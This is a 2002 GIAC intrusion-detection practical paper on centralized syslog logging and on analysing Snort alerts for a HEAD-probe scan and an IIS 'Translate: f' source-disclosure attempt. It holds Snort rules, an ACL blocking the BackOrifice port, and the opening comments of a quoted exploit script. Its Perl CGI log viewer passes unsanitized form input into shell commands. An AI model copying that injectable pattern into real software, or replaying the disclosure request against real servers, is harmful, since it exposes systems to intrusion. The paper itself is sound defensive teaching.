Global Information Assurance Certification Paper

SANS Training & GIAC Certification

Intrusion Detection In Depth

GCIA Practical Assignment

Version 3.1

John Hally
7/13/02

Table of Contents

Assignment #1 – Using Cheap Tools for Data Correlation

Assignment #2 – Network Detects

Assignment #3 – Analyze This!

Assignment #1

Using Cheap Tools for Data Correlation

1.1.0 Introduction

As a system or network administrator with the role of providing a secure environment, it is very important to be able to evaluate the health of the systems and devices attached to the network. Looking at performance data regarding CPU utilization, memory consumption, and network bandwidth utilization typically does this. System log entries also aid in the discovery of the source of the problem, but can also be very useful to detect issues before they arise. These logs also play a huge role in security. By examining the system log files you can look for traces of suspicious activity to thwart possible system compromises before they happen, or find the source of the malicious traffic and take the necessary steps to protect yourself against it. If you're managing a handful of systems, the task of logging into each individual system or device and manually sorting through the log information can be a big undertaking. As the number of systems increase the effort increases exponentially. Typically in an environment of like systems, centralizing the data is relatively easy. It can become very challenging and costly once different types of hardware and operating systems are introduced. The first challenge obviously is collecting the data to a centralized location, though presentation and archiving are also an important consideration and can be equally as challenging.

1.1.1 Data Collection

The first hurdle to conquer is data collection. Most operating systems have built in system logging applications, that are great for the individual system, but as the number of systems increase, the amount of work to collect the data from each server grows rapidly. Also, there may be a need to see the data over a specific period of time between a given set of systems or devices, which unless the data is somehow being consolidated, this task may be next to impossible, especially in a heterogeneous environment. A typical heterogeneous network will consist of Windows NT/2000 servers, possibly multiple flavors of UNIX such as Solaris, Redhat Linux and HP, and typical network gear such as routers and switches. Other network appliances such as load balancers and firewalls may also be present and will provide important information for network traffic analysis. The key goal is to centralize the data collection from all of the important systems on your network so that access to the data can be made easier for analysis during trouble.

1.1.2 SYSLOG and UNIX Systems

Fortunately, all flavors of UNIX have a logging application named syslog than can be configured to accept messages from other systems that support the syslog protocol. The way syslog works is by logging system and application messages based upon a facility and a priority. Based upon the configuration of syslog.conf, different actions can be taken based upon the facility and priority. To make use of syslog, hardware and software programmers will code so that errors will report to a different facility using an

appropriate priority for the specific condition encountered. Here's a list of facilities, priorities and descriptions[1]:

Facility	Description
auth	Authorization systems (login)
cron	Cron and at systems
daemon	System and network daemons
kern	Kernel messages
lpr	Printing system
mail	Mail system
mark	Internally used for time stamps
news	News system
user	Default facility
uucp	Uucp system (UNIX to UNIX system copy)
local0-7	Reserved for local use

Priorities ranked from lowest to highest:

Priority	Description
debug	debug is the lowest priority and will log all priorities
info	Informational messages
notice	Conditions that may require attention
warning	Warning messages
err	Error conditions
crit	Critical conditions such as hardware problems
alert	Condition demanding immediate attention
emerg	Emergency condition

Here is a sample syslog.conf file from a Solaris8 system. By adding an entry in the hosts file or in DNS for loghost, the config file below will forward the defined facilities to the central logging server:

```
#ident  "@(#)syslog.conf      1.5     98/12/14 SMI"  /* SunOS 5.0 */
#
# Copyright (c) 1991-1998 by Sun Microsystems, Inc.
# All rights reserved.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (`') names
# that match m4 reserved words.  Also, within ifdef's, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice                   /dev/sysmsg
*.err;kern.debug;daemon.notice;mail.crit        /var/adm/messages

*.alert;kern.err;daemon.err                     operator
*.alert                                         root

*.emerg                                         *

# if a non-loghost machine chooses to have authentication messages
```

[1] Configuring and using syslogd; http://www.cert.org/security-improvement/implementations/i041.08.html

```
# sent to the loghost machine, un-comment out the following line:
#auth.notice                 ifdef(`LOGHOST', /var/log/authlog, @loghost)

mail.debug                   ifdef(`LOGHOST', /var/log/syslog, @loghost)

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
ifdef(`LOGHOST', ,
user.err                                        /dev/sysmsg
user.err                                        /var/adm/messages
user.alert                                      `root, operator'
user.emerg                                      *
)
```

Although this is from a Sun Solaris system, syslog configuration follows the same basic setup rules for all UNIX derivatives.

1.1.3 Windows NT/2000

Unfortunately, Microsoft doesn't support syslog-type system logging. There is a company that has written some very nice, and inexpensive tools so that you can integrate the Windows platform systems into a syslog based logging architecture. In this scenario, there is available an application known as Eventreporter[2] that allows you to have the WindowsNT Event logger dump its data to a syslog server. WindowsNT has 3 different categories its Event logger reports to which are System, Application, and Security. Windows2000 can have an additional 3 more categories based on what is installed on the server. With EventReporter, each log category be sent to any syslog facility on the remote syslog server. EventReporter also has some very nice features built in to allow you to filter messages before they are sent to the central server allowing you only log important messages. It will also send email based upon filtering criteria. At $49 per server, this tool is relatively cheap compared to some of the other options for centralized logging, such as HP OpenView's ManageX.

1.1.4 Network Hardware

Another very important set of devices that are important to capture logs from are the network routers and appliances. Most routers support logging to syslog. CISCO gear in particular is relatively easy to configure. With a few simple commands, you configure the syslog host address, syslog facility and priority, and your done. Also, by adding the log parameter to important entries in your defined ACL's, you can monitor for specific activity. For instance, if you filter the well-known BackOrifice tcp port 12345 on your border router or routers, and would like to monitor for probes for this particular port, the entry in the access list would read:

…
deny tcp any any eq 12345 log
…

---

[2] EventReporter – The NT Event Montor; http://www.eventreporter.com

Any attempts to connect to port 12345 from any network will result in the connection being dropped and logged. This is obviously a simple example, and depending on the type of traffic that traverses your network, access lists can get very intricate. You will want to develop a sound access list on your border routers that filter inbound the RFC compliant private network addresses, along with a whole host of other types of vulnerable service traffic that is not absolutely necessary, such as access to SNMP[3]. You can also log permit entries to track access to specific services available on your network if you desire. This can also come in handy when evaluating new additions to your access lists. Cisco's PIX Firewall can also be set up to log in the same manner as Cisco routers. PIX logs can get very unwieldy fast using the debug priority. If you are limited on disk space, use the debug priority with caution.

1.1.5 Tying It All Together

We've covered the different devices in the network and what we're going to use to log centrally, now how do we keep things in order. On the syslog server I chose to break things up into separate logs based on operating system and function. For instance, for the network gear, I have the firewalls write to their own log file and directory based on the facility. I also do this with the routers, Windows and Unix systems. Here's a possible configuration of the syslog.conf file for the central syslog server:

```
#ident  "@(#)syslog.conf      1.5     98/12/14 SMI"  /* SunOS 5.0 */
#
# Copyright (c) 1991-1998 by Sun Microsystems, Inc.
# All rights reserved.
#
# syslog configuration file.
#
# This file is processed by m4 so be careful to quote (`') names
# that match m4 reserved words.  Also, within ifdef's, arguments
# containing commas must be quoted.
#
*.err;kern.notice;auth.notice                 /dev/sysmsg
*.err;kern.debug;daemon.none;user.none;mail.none;local7.none
       /var/adm/messages

*.alert;kern.err;daemon.err                   operator
*.alert                                       root
*.emerg                                       *

# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
#auth.notice                  ifdef(`LOGHOST', /var/log/authlog, @loghost)

daemon.info                             /var/adm/info
mail.debug                              /var/adm/mail

#Cisco Routers and Firewalls
local4.debug   /(your log dir)/border-routers/border-routers.log
local5.debug   /(your log dir)/firewall-routers/firewalls.log

#Windows NT/2000 Eventlogger systems
local1.debug          /(your log dir)/ntservers/system.log
local3.debug          /(your log dir)/ntservers/security.log
local7.debug          /(your log dir)/ntservers/application.log
```

[3] Improving Security on Cisco Routers; http://www.growthnetworks.com/warp/public/707/21.html

```
#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
ifdef(`LOGHOST', ,
user.err                                        /dev/sysmsg
user.err                                        /var/adm/messages
user.alert                                      `root, operator'
user.emerg                                      *
)
```

Notice that the different facilities write their log information to different log directories and files. By using simple shell scripts you can rotate and compress these logs on a daily basis and archive them in case there's ever a reason you need to review them. Here's a sample rotate log script I put in cron on the syslog server:

```
#!/bin/sh

DATE=`date +%m%d%y`

/etc/rc2.d/S74syslog stop

for log in border-routers firewall-routers
do
        cp /(your log dir)/$log/$log.log /(your log dir)/$log/$log.log.$DATE
        /usr/bin/compress /(your log dir)/$log/$log.log.$DATE
        rm /(your log dir)/$log/$log.log
        touch /(your log dir)/$log/$log.log
        chmod 755 /(your log dir)/$log/$log.log
done

for ntlog in system security application
do
        cp /(your log dir)/ntservers/$ntlog.log /(your log
dir)/ntservers/$ntlog.log.$DATE
        /usr/bin/compress /(your log dir)/ntservers/$ntlog.log.$DATE
        rm /(your log dir)/ntservers/$ntlog.log
        touch /(your log dir)/ntservers/$ntlog.log
        chmod 755 /(your log dir)/ntservers/$ntlog.log
done

/etc/rc2.d/S74syslog start
```

To view the log files easily, I developed a simple html interface that uses a PERL cgi script to display the log file based on filename and date. Most Linux flavors contain PERL and Apache Web Server; so implementing this should be relatively easy. I also incorporated filters in the html file so that you can strip out only information your interested in, such as 'denied', or by specific IP address. Here's a sample of the html interface and cgi script:

```
<HTML>
<B>Router Log Parser</B><BR>
<body background="../images/(background.gif here)">
<FORM METHOD=POST ACTION=/cgi-bin/logparser.cgi>
Router:
        <select name=router size=1>
        <option> router1
        <option> router2
        <option> routerN
        </select>
```

```
Day:
        <select name=day size=1>
        <option> today
        <option> 01
        <option> 02
        <option> 03
                …
        <option> 31
        </select>
Month:
       <select name=month size=1>
       <option> 01
       <option> 02
       <option> 03
                …
       <option> 12
       </select>
Year:
       <select name=year size=1>
       <option> 01
       <option> 02
       <option> 03
       <option> 04
       <option> 05
       </select>
<p>
Sort by:
<input type=text name=var1 size=20 maxlength=20>
and:
<input type=text name=var2 size=20 maxlength=20>
but not:
<input type=text name=var3 size=20 maxlength=20>
<p>
<input type=submit value="Check the Log">
</FORM>
</HTML>
```

Corresponding cgi script:

```
#!/usr/local/bin/perl

# full path to executables

$grep  = "/usr/bin/grep";
$zcat = "/usr/bin/zcat";

# path to the script
$url = "/cgi-bin/logparser.cgi";

#Logfiles
#border Routers
$borderlogfile = "/(your log dir here)/border-routers.log";

#firewall routers
$firewalllogfile = "/(your log dir here)/firewall-routers.log";

# your title
$title ="Logparser";

##############################################
# Processes Form information from logs.html #
##############################################

if ($ENV{'CONTENT_LENGTH'} ne '') {

read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
     @pairs = split(/&/, $buffer);
     foreach $pair (@pairs)
     {
```

```
        ($name, $value) = split(/=/, $pair);
        $value =~ tr/+/ /;
        $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
        $value =~ s/~!/ ~!/g;
        $FORM{$name} = $value;
    }
}

##########################################
# Set correct log files to Process       #
##########################################
$mymonth = $FORM{"month"};
$myday = $FORM{"day"};
$myyear = $FORM{"year"};

if ($FORM{"day"} eq "today") {
  if ($FORM{"router"} eq "borderrouter1" or $FORM{"router"} eq "borderrouter2")
    { $LOGFILE = "$borderlogfile"; }
 elsif ($FORM{"router"} eq "")
    { $LOGFILE = "$firewalllogfile"; }
       &today_processor;

}else {
  if ($FORM{"router"} eq "borderrouter1" or $FORM{"router"} eq "borderrouter2")
    { $LOGFILE = "$borderlogfile.$mymonth$myday$myyear.Z"; }
  elsif ($FORM{"router"} eq "borderrouter3")
    { $LOGFILE = "$borderlogfile.$mymonth$myday$myyear.Z"; }
  elsif ($FORM{"router"} eq "firewall1")
    { $LOGFILE = "$firewalllogfile.$mymonth$myday$myyear.Z"; }
       &archive_processor;
}
sub today_processor
{
#########################################################
# Process Daily Log File based on selected Criteria  #
#########################################################
$myrouter = $FORM{"router"};
$myvar1 = $FORM{"var1"};
$myvar2 = $FORM{"var2"};
$myvar3 = $FORM{"var3"};
if ($myvar3 ne "" and $myvar2 ne "" and $myvar1 ne "")
       { $procfile = `$grep $myrouter $LOGFILE | $grep $myvar1 | $grep $myvar2 |
$grep -v $myvar3`; }
  elsif ($myvar3 eq "" and $myvar2 ne "" and $myvar1 ne "")
       { $procfile = `$grep $myrouter $LOGFILE | $grep $myvar1 | $grep $myvar2`;
}
  elsif ($myvar3 eq "" and $myvar2 eq "" and $myvar1 ne "")
       { $procfile = `$grep $myrouter $LOGFILE | $grep $myvar1`; }
  elsif ($myvar3 ne "" and $myvar2 eq "" and $myvar1 ne "")
       { $procfile = `$grep $myrouter $LOGFILE | $grep $myvar1 | $grep -v
$myvar3`; }
  elsif ($myvar3 ne "" and $myvar2 eq "" and $myvar1 eq "")
       { $procfile = `$grep $myrouter $LOGFILE | $grep -v $myvar3`; }
  elsif ($myvar3 eq "" and $myvar2 ne "" and $myvar1 eq "")
       { $procfile = `$grep $myrouter $LOGFILE | $grep $myvar2`; }
  elsif ($myvar3 ne "" and $myvar2 ne "" and $myvar1 eq "")
       { $procfile = `$grep $myrouter $LOGFILE | $grep $myvar2 | $grep -v
$myvar3`; }
else { $procfile = `$grep $myrouter $LOGFILE`; }
}
sub archive_processor
{
#############################################################
# Process Archived Log File based on selected Criteria  #
#############################################################
$myrouter = $FORM{"router"};
$myvar1 = $FORM{"var1"};
$myvar2 = $FORM{"var2"};
$myvar3 = $FORM{"var3"};
if ($myvar3 ne "" and $myvar2 ne "" and $myvar1 ne "")
```

```
        { $procfile = `$zcat $LOGFILE | $grep $myrouter | $grep $myvar1 | $grep
$myvar2 | $grep -v $myvar3`; }
  elsif ($myvar3 eq "" and $myvar2 ne "" and $myvar1 ne "")
        { $procfile = `$zcat $LOGFILE | $grep $myrouter | $grep $myvar1 | $grep
$myvar2`; }
  elsif ($myvar3 eq "" and $myvar2 eq "" and $myvar1 ne "")
        { $procfile = `$zcat $LOGFILE | $grep $myrouter | $grep $myvar1`; }
  elsif ($myvar3 ne "" and $myvar2 eq "" and $myvar1 ne "")
        { $procfile = `$zcat $LOGFILE | $grep $myrouter | $grep $myvar1 | $grep -v
$myvar3`; }
  elsif ($myvar3 ne "" and $myvar2 eq "" and $myvar1 eq "")
        { $procfile = `$zcat $LOGFILE | $grep $myrouter | $grep -v $myvar3`; }
  elsif ($myvar3 eq "" and $myvar2 ne "" and $myvar1 eq "")
        { $procfile = `$zcat $LOGFILE | $grep $myrouter | $grep $myvar2`; }
  elsif ($myvar3 ne "" and $myvar2 ne "" and $myvar1 eq "")
        { $procfile = `$zcat $LOGFILE | $grep $myrouter | $grep $myvar2 | $grep -v
$myvar3`; }
else { $procfile = `$zcat $LOGFILE | $grep $myrouter`; }

}


##########################################
# Prints Processed log file to Browser    #
##########################################

if ($procfile eq "") {
print "Content-type:text/html\n\n";
print "Either the log file is empty/non-existent, or nothing matched the criteria
entered";
exit(0);
}
else {
print "Content-type:text/plain\n\n";
print "$procfile";
exit(0);
}
```

With the above html page and script, you can check the current log file on any of the border routers or firewalls for specific entries. By opening separate web browsers you can easily correlate data between any combination of firewalls or routers. I use basically the same script for all of the NT/2000 and Unix system logs. With a little working knowledge of PERL, you should be able to hack the above scripts and html to suite your needs, and incorporate any type of system or device you are collecting logs from. There are also free tools out there that can monitor your log files for specific patterns and alert you via email or pager. The two most common tools are Swatch Log Watcher[4] and LogSurfer[5]. Swatch can only monitor one log per instance, While LogSurfer is capable of monitoring multiple log files. Swatch is available free from ftp://ftp.stanford.edu/general/security-tools/swatch. LogSurfer offers more extensible than Swatch, but depending on what you need it to do, it may be tougher to implement

[4] Installing, Configuring, and using Swatch; http://www.cert.org/security-improvement/implementations/i042.01.html

[5] Installing, Configuring, and using LogSurfer; http://www.cert.org/security-improvement/implementations/i042.02.html

than needed. LogSurfer is also available free of charge from ftp://ftp.cert.dfn.de/pub/tools/audit/logsurfer/logsurfer-1.5.tar.

1.1.6 Conclusion

Presented here is just one way to manage log files from different devices. Depending on the types of hardware and numbers of systems, other solutions may better fit your needs. As the number of systems grows, and the amount of activity rises on your systems, the need for disk space will also rise. Also, depending on the sensitivity of your data, a true enterprise-wide solution from one of the many commercial vendors out there may make more sense. With the framework presented here, you can certainly add on other logging applications and incorporate more elaborate ways of presentation and correlation. With a little scripting knowledge, you could also expand on the logging framework and add email or paging alerts to personnel as you see fit. The main focus is to be able to see what's happening on a broad scale so that you can plan the best course of action based on the given information.

Assignment #2 Network Detects

In this section we will look at 3 network detects generated using the Snort Intrusion Detection engine on my employers' company network. The version of Snort and the Snort rules set used is 1.8.6. Below is a sample Snort detect and explanation:

```
04/29-12:01:02.352708 0:10:1F:53:38:0 -> 0:90:27:A7:19:63 type:0x800 len:0x25F
149.106.94.33:4753 -> xxx.xxx.xxx.xxx:80 TCP TTL:112 TOS:0x0 ID:62327 IpLen:20 DgmLen:593
DF
***AP*** Seq: 0x3E592D95 Ack: 0xD3EA00AD Win: 0xFD5C TcpLen: 20
```

Row 1: date-timestamp, source MAC address, Destination MAC address, protocol type, data length.

Row 2: Source IP Address:Port, Destination IP Address:port, protocol, Time To Live, Type of Service, IP ID, IP Length, Datagram Length, Fragment bit

Row 3: TCP Options, Sequence Number, Acknowledgement Number, Window Size, TCP Length

2.1.0 Detect #1, Whisker HEAD with Large Datagram

```
[**] WEB-MISC whisker HEAD with large datagram [**]
04/29-12:01:02.352708 0:10:1F:53:38:0 -> 0:90:27:A7:19:63 type:0x800 len:0x25F
149.106.94.33:4753 -> xxx.xxx.xxx.xxx:80 TCP TTL:112 TOS:0x0 ID:62327 IpLen:20 DgmLen:593 DF
***AP*** Seq: 0x3E592D95  Ack: 0xD3EA00AD  Win: 0xFD5C  TcpLen: 20
48 45 41 44 20 2F 64 69 72 65 63 74 2E 61 73 70    HEAD /direct.asp
XX XX XX XX 62 75 68 26 6A 6E 3D 31 4E 58 26 73  ?db=buh&jn=1NX&s
63 6F 70 65 3D 73 69 74 65 20 48 54 54 50 2F 31    cope=site HTTP/1
2E 31 0D 0A 41 63 63 65 70 74 3A 20 61 70 70 6C  .1..Accept: appl
69 63 61 74 69 6F 6E 2F 6F 63 74 65 74 2D 73 74    ication/octet-st
72 65 61 6D 2C 20 61 70 70 6C 69 63 61 74 69 6F   ream, applicatio
6E 2F 2A 2C 20 61 75 64 69 6F 2F 2A 2C 20 69 6D n/*, audio/*, im
61 67 65 2F 67 69 66 2C 20 69 6D 61 67 65 2F 6A  age/gif, image/j
70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 67  peg, image/pjpeg
2C 20 69 6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 , image/x-xbitma
70 2C 20 69 6D 61 67 65 2F 2A 2C 20 76 69 64 65 p, image/*, vide
6F 2F 6D 70 65 67 2C 20 76 69 64 65 6F 2F 2A 2C   o/mpeg, video/*,
20 2A 2F 2A 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F  */*..Pragma: no
2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F  -cache..Cache-Co
6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D  ntrol: no-cache.
0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4C 69 6E  .User-Agent: Lin
6B 62 6F 74 0D 0A 48 6F 73 74 3A 20 73 65 61 72  kbot..Host: xxxx
63 68 2E 65 70 6E 65 74 2E 63 6F 6D 0D 0A 43 6F  xx.xxxx.xxx..Co
6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 30 0D  ntent-Length: 0.
0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65  .Connection: Kee
70 2D 41 6C 69 76 65 0D 0A 43 6F 6F 6B 69 65 3A  p-Alive..Cookie:
```

```
20 77 65 62 61 75 74 68 3D 70 67 3D 6C 6F 67 69   xxxxxx=pg=logi
6E 25 32 45 61 73 70 26 75 63 3D 30 26 75 67 3D  n%2Easp&uc=0&ug=
36 45 36 39 36 31 36 44 32 45 33 33 33 32 33 37  6E69616D2E333237
33 39 33 37 33 31 33 35 37 33 44 30 3B 20 45 48  3937313573D0; xx
6F 73 74 3D 64 62 73 3D 3B 20 41 53 50 53 45 53  xxx=dbs=; ASPSES
53 49 4F 4E 49 44 47 51 51 47 47 4A 46 55 3D 45  SIONIDGQQGGJFU=E
45 41 4D 46 45 47 44 4B 43 45 43 44 47 46 44 50  EAMFEGDKCECDGFDP
46 4B 4E 4A 4C 4F 4F 3B 20 41 53 50 53 45 53 53  FKNJLOO; ASPSESS
49 4F 4E 49 44 47 47 47 51 47 4E 48 51 3D 46 44  IONIDGGGQGNHQ=FD
4C 4A 4F 4B 4B 41 49 50 4D 4B 4C 4E 4B 50 49 41  LJOKKAIPMKLNKPIA
4E 4F 4F 47 4F 4A 3B 20 41 53 50 53 45 53 53 49  NOOGOJ; ASPSESSI
4F 4E 49 44 51 47 47 47 51 4A 41 43 3D 47 4F 45  ONIDQGGGQJAC=GOE
4A 45 42 47 44 4B 47 41 4B 47 43 4C 47 43 4F 4A  JEBGDKGAKGCLGCOJ
44 45 50 49 4F 0D 0A 0D 0A                       DEPIO....
```

2.1.1 - Source of Trace

The source of this trace was from my company's Online Services network, which serves up periodical data via a web front-end.

2.1.2 - Detect was Generated by

This detect was generated using Snort version 1.8.6 on a Linux box running Redhat 7.2. The sensor has two interfaces, one on a trusted management network using SSH and tcpwrappers, the other a 'stealth' interface plugged into a SPAN port which spans the entire exit VLAN, just inside our border routers. The Snort rule that triggered this detect has the form of:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC whisker HEAD with large datagram"; content:"HEAD"; offset: 0; depth: 4; nocase; dsize:>512; flags:A+; classtype:attempted-recon; reference:url,www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html; sid:1171; rev:3;)

The alert is triggered by any host attempting an http connection to a host on port 80 with HEAD in the content, a data size greater than 512, and any tcp flags with an ACK.

2.1.3 - Probability that the source address was spoofed

It is highly unlikely that the source address of this detect was spoofed. With this type of attack, the hacker is trying to circumvent detection by using the http verb HEAD to test for web servers present in a network as part of his reconnaissance. At one time intrusion detection engines were more interested in the typical http traffic which uses GET and POST, and would throw out the less used HEAD requests.

2.1.4 - Description of the attack

At first I ignored this as just something the web application did normally as from the payload it looked like a typical http transaction. What struck me odd was really the low amount of these being detected. If I was correct in assuming that it was just part of the overall process of transactions, then I should have seen many more than I had. I spoke to our development team regarding the use of the HEAD verb in the function of our applications and was told that there was no reason to use HEAD in our application. It was late on Friday, and with the payload looking typical of normal operation, we decided to dig deeper on Monday. On Monday I noticed a huge amount of detects just like this coming from one source to multiple web servers on our network. The source address was from one of our customer's networks, so I was convinced that there was a compromised host on there network used to target us. I got in touch with the technical department at the site and told them of my findings. The source address was a system set up to test a new version of link checking software called Linkbot Firewatch.com. They were able to remove our domain from the list to be checked, and the alerts subsided.

2.1.5 - Attack Mechanism

Typically the attack mechanism for this detect is a reconnaissance tool called Whisker. Whisker was written to allow evasion of intrusion detection systems while hunting for and exploiting vulnerable web servers. In this case, the attack mechanism was a link checking tool called Linkbot from Firewatch.com, and the incident turned out to be harmless activity.

2.1.6 - Correlations

After speaking with the technical people on the customer end, I decided to follow up with the link checker vendor just to make sure that the traffic I was seeing fit the application's profile. Here's the reply to the email describing how the application works and validating our findings:

```
John,

Linkbot uses the GET method to request all URLs which reside on the
domain being scanned.  For any external links however, it uses the HEAD
request method.  So, it is possible that your client may be scanning
their own site which has a link to your site (Linkbot deems this as an
"external link", i.e., it is external to the starting site being
scanned) and therefore will send a HEAD request to check this URL.
Incidently, if the HEAD request fails, a GET request will be used.  Let
me know if this has answered your
question.

Best regards,

Craig Gillieson
Watchfire Corporation
Customer Support
```

Also, a great article regarding Whisker and all of its uses can be found at:
http://www.wiretrip.net/rfp/pages/whitepapers/whiskerids.html

2.1.7 - Evidence of Active Targeting

I did find that along with a huge number of Whisker detects, there were also a high number of SYN scans taking place from the same source address. These can be explained as just a side effect of the link checker as it was making numerous connections to the web servers very quickly. I have since modified the snort.conf file in order to lessen the amount of false positives for SYN scanning.

2.1.8 - Severity

Because this was NOT truly malicious, the severity can be considered low. On thing to keep in mind, however, is that while the intent of the traffic is not malicious, a denial of service could be created if the magnitude of the traffic becomes to great. A close watch should be kept on this type of traffic and limit it if necessary.
Criticality – The system in question is a typical web server with no critical applications being run on it. Criticality = 2

Lethality – The attack in this case was not malicious, however, it does put a load on the systems subjected to it, which takes up some system resources. Lethality = 1

System Countermeasures – The systems responded normally to the traffic, and unless the traffic becomes too great for the systems to handle, there shouldn't be an issue. This traffic must be monitored for this reason. Countermeasures = 2

Network countermeasures – In this case there are no network countermeasures in place other than the Snort sensor to monitor the traffic. Countermeasures = 1

Severity = (Criticality + Lethality) – (System countermeasures + Network Countermeasures)

Severity = (2 + 1) – (2+1) = 0.

2.1.9 - Defense Recommendation

In this case, a simple call to the customer was all that was needed. We could, however, disable the use of the HEAD http verb on the web servers if there were malicious activity taking place. Also, depending on what you're using for network hardware, there are devices that will allow you to react to traffic based upon the content of the http traffic. Cisco's latest release of their ContentSwitch allows you to set up rules based upon a huge amount of content variables from URLs to cookie contents.

2.1.10 - Multiple Choice Question

In the above trace, what was the content pattern that triggered the Snort detect?

a. The source port
b. The destination port
c. The http verb HEAD
d. The tcp options
e. The tcp length

Answer: C. The http verb HEAD.

2.2.0 Detect #2 `WEB-IIS view source via translate header`

```
[**] WEB-IIS view source via translate header [**]
05/09-05:25:07.263044 0:B0:4A:C:58:0 -> 0:90:27:A7:19:63 type:0x800 len:0x251
24.165.63.93:3052 -> xxx.xxx.xxx.xxx:80 TCP TTL:110 TOS:0x0 ID:2128 IpLen:20 DgmLen:579 DF
***AP*** Seq: 0xB0A1DCBE  Ack: 0x53107BCE  Win: 0x4470  TcpLen: 20
4F 50 54 49 4F 4E 53 20 2F 20 48 54 54 50 2F 31  OPTIONS / HTTP/1
XX XX XX XX 54 72 61 6E 73 6C 61 74 65 3A 20 66  .1..Translate: f
0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 69  ..User-Agent: Mi
63 72 6F 73 6F 66 74 20 44 61 74 61 20 41 63 63  crosoft Data Acc
65 73 73 20 49 6E 74 65 72 6E 65 74 20 50 75 62  ess Internet Pub
6C 69 73 68 69 6E 67 20 50 72 6F 76 69 64 65 72  lishing Provider
20 50 72 6F 74 6F 63 6F 6C 20 44 69 73 63 6F 76   Protocol Discov
65 72 79 0D 0A 48 6F 73 74 3A 20 65 68 6F 73 74  ery..Host: xxxxx
76 67 77 31 37 2E 65 70 6E 65 74 2E 63 6F 6D 0D  xxxxx.xxxxx.com.
0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A  .Content-Length:
20 30 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20   0..Connection:
4B 65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6F 6B  Keep-Alive..Cook
69 65 3A 20 77 65 62 61 75 74 68 3D 70 67 3D 72  ie: webauth=pg=r
…
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS view source via translate header [**]
05/09-05:25:07.433044 0:B0:4A:C:58:0 -> 0:90:27:A7:19:63 type:0x800 len:0x2AA
24.165.63.93:3052 -> xxx.xxx.xxx.xxx:80 TCP TTL:110 TOS:0x0 ID:2129 IpLen:20 DgmLen:668 DF
***AP*** Seq: 0xB0A1DED9  Ack: 0x53107D57  Win: 0x42E7  TcpLen: 20
4F 50 54 49 4F 4E 53 20 2F 65 68 6F 73 74 2E 61  OPTIONS /xxxxx.a
XX XX XX XX 65 79 3D 32 30 34 2E 31 37 39 2E 31  sp?key=xxx.xxx.x
32 32 2E 31 34 30 5F 38 30 30 30 5F 2D 36 39 37  xx.xxx_8000_-697
39 33 36 38 32 26 73 69 74 65 3D 65 68 6F 73 74  93682&site=ehost
26 72 65 74 75 72 6E 3D 6E 26 70 72 6F 66 69 6C  &return=n&profil
65 3D 66 74 20 36 70 72 6F 66 69 6C 65 25 33 44  e=ft 6profile%3D
66 74 20 48 54 54 50 2F 31 2E 31 0D 0A 54 72 61  ft HTTP/1.1..Tra
6E 73 6C 61 74 65 3A 20 66 0D 0A 55 73 65 72 2D  nslate: f..User-
41 67 65 6E 74 3A 20 4D 69 63 72 6F 73 6F 66 74  Agent: Microsoft
20 44 61 74 61 20 41 63 63 65 73 73 20 49 6E 74   Data Access Int
65 72 6E 65 74 20 50 75 62 6C 69 73 68 69 6E 67  ernet Publishing
```

```
20 50 72 6F 76 69 64 65 72 20 50 72 6F 74 6F 63   Provider Protoc
6F 6C 20 44 69 73 63 6F 76 65 72 79 0D 0A 48 6F  ol Discovery..Ho
73 74 3A 20 65 68 6F 73 74 76 67 77 31 37 2E 65  st: xxxxxxxxxx.x
70 6E 65 74 2E 63 6F 6D 0D 0A 43 6F 6E 74 65 6E  xxxx.com..Conten
74 2D 4C 65 6E 67 74 68 3A 20 30 0D 0A 43 6F 6E  t-Length: 0..Con
```

2.2.1 Source of Trace

This trace was also pulled from my employers' Online Services network using a Snort v1.8.6 sensor.

2.2.2 Detect was generated by

The detect was generated by a snort sensor version 1.8.6 and the v1.8.6 rules set. The rule that triggered the alert has the form of:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS view source via
translate header"; flags: A+; content: "Translate|3a| F"; nocase; reference:arachnids,305;
reference:bugtraq,1578; classtype:web-application-activity; sid:1042; rev:3;)
```

The alert is triggered by any host making an http connection to a web server on port 80 with content containing 'Translate|3a| F' and any tcp flags set with an ACK.

2.2.3 Probability that the source address was spoofed

It is unlikely that the source address from this attack is spoofed. The attacker is looking to gather information by viewing the source code of scripts on the webserver, which would be impossible to see as the web server would simply forward its response to the spoofed address instead of back to the attacker for analysis.

2.2.4 Description of the attack

The purpose of this attack is to exploit a vulnerability within Microsoft's Internet Information Server 5.0. The vulnerability exists within the scripting engine of IIS, which allows an attacker to pull back the source code of the script by using a special crafted request containing 'Translate: f' to fool the script engine to return the source code instead of running the script. In this case the script being targeted is an ASP script, though any scripting language could be attacked this way.

2.2.5 Attack Mechanism

The attack mechanism is a specially crafted GET request from the client. This request could easily be scripted using PERL. Here's a script named srcgrab.pl I found on the internet:

```
#!/usr/bin/perl
# Expl0it By smiler@vxd.org
# Tested with sucess against IIS 5.0. Maybe it works against IIS 4.0 =
using a shared drive but I haven=B4t tested it yet.
# Get the source code of any script from the server using this exploit.
# This code was written after Daniel Docekal brought this issue in =
BugTraq.
# Cheers 351 and FractalG :)

